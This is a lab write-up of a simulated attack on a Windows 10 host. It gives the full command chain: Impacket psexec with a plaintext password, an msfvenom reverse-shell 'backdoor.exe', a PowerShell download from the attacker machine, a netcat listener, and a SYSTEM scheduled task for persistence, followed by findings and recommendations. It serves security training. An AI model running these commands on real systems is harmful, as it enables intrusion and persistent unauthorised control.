**Lateral Movement**

**Table of contents**

[1. Lab Objective 3](#_Toc32021)

[2. Environment & Tools 3](#_Toc19034)

[3. Attack Phases 3](#_Toc26592)

[3.1. Reconnaissance 3](#_Toc30394)

[3.2. Exploitation – Remote Code Execution 4](#_Toc28060)

[3.3. Payload Creation 5](#_Toc20884)

[3.4. Command & Control – Reverse Shell 5](#_Toc29436)

[3.5. Persistence 6](#_Toc28997)

[4. Findings 7](#_Toc12186)

[5. Recommendations 7](#_Toc26367)

[6. Conclusion 7](#_Toc20436)

**List of Figures**

[Figure 3.1 Shows removing filters and firewalls and checking for open shares 3](#_Toc24851)

[Figure 3.2 Shows account membership details 4](#_Toc4491)

[Figure 3.3 Shows impacket psexec getting successfully executed 4](#_Toc2773)

[Figure 3.4 Shows payload creation and starting a server at 8080 5](#_Toc28177)

[Figure 3.5 Shows connecting to server at 8080 and executing payload in windows 6](#_Toc18815)

[Figure 3.6 Shows net-cat getting connected and scheduled tasks for persistence 6](#_Toc4222)

# Lab Objective

The objective of this engagement was to simulate an attacker’s work-flow against a Windows 10 host in order to identify security weaknesses, achieve remote access, and establish persistence.

# Environment & Tools

* Attacker Machine: ***Kali Linux (IP: 192.168.1.43)***
* Target Machine: ***Windows 10 (IP: 192.168.1.53)***

**Tools Used:**


* Impacket (psexec.py, wmiexec.py)
* msfvenom (payload creation)
* nc (Netcat, reverse shell listener)
* Windows native commands (schtasks, net user, sc query)

# **Attack Phases**

## **Reconnaissance**


***Step 1:*** Identified target IP ***(192.168.1.53).***

***Step 2:*** Made sure that antivirus software,and real time monitoring is turned off and validated open SMB services and administrative shares (C$, ADMIN$)



#### Figure 3.1 Shows removing filters and firewalls and checking for open shares

***Step 3:*** Verified account membership in local Administrators group (windows user).




#### Figure 3.2 Shows account membership details

## **Exploitation – Remote Code Execution**

***Step 1:*** Used Impacket Psexec for remote code execution and successfully gained access to SMB

***python3 /usr/share/doc/python3-impacket/examples/psexec.py Windows:windows@192.168.1.53***




#### Figure 3.3 Shows impacket psexec getting successfully executed


## **Payload Creation**

***Step 1:*** Created a Windows reverse shell binary using msfvenom:

***msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.1.43 LPORT=4444 -f exe -o backdoor.exe***

***Step 2:*** Start a server at port 8080 where backdoor.exe was downloaded on kali machine





#### Figure 3.4 Shows payload creation and starting a server at 8080

## **Command & Control – Reverse Shell**

***Step 1:*** First opened listener on attacker machine before executing the backdoor.exe on target :

***nc -lvnp 4444***

***Step 2:*** Next uploaded and executed backdoor.exe to target (C:\Users\Public\) using PowerShell command from the impacket RCE terminal, resulting in a reverse shell

***Powershell “Invoke-WebRequest -Uri ‘http://192.168.1.43:8080/backdoor.exe’ -OutFile ‘C:\Users\Public\backdoor.exe’ “***

***C:\Users\Public\backdoor.exe***



#### Figure 3.5 Shows connecting to server at 8080 and executing payload in windows

***Step 3:*** Once executed we see a connection being made in our nc , now we move to persistence

## **Persistence**

***Step 1:*** Initial attempt with schtasks /create /sc daily failed due to SID mapping error.


***Step 2:*** Fixed by creating persistence task as SYSTEM:

***schtasks /create /sc onstart /tn "Updater" /tr "C:\Users\Public\backdoor.exe" /ru SYSTEM***

***Step 3:*** Verified with:

***schtasks /query /tn "Updater"***

***Step 4:*** Persistence allows execution of the payload every system reboot.



#### Figure 3.6 Shows net-cat getting connected and scheduled tasks for persistence

# **Findings**

* SMB shares writable by attackers.
* Local user windows has Administrator privileges.
* Lack of monitoring allowed execution of unsigned binaries (backdoor.exe).
* Windows scheduled tasks could be abused for persistence.

# **Recommendations**

* Restrict SMB access – Disable writable shares for non-essential users.
* Implement least privilege – Remove administrative rights from regular accounts.
* Application white-listing – Prevent execution of unauthorized binaries.
* Monitor scheduled tasks – Detect abnormal persistence mechanisms.
* Network monitoring – Block and alert on reverse shell traffic.

# **Conclusion**

The engagement successfully demonstrated how an attacker can exploit weak access controls to gain remote code execution, establish a reverse shell, and maintain persistence on the target system. Proper hardening of administrative access, monitoring of scheduled tasks, and application execution policies are recommended to mitigate such attacks.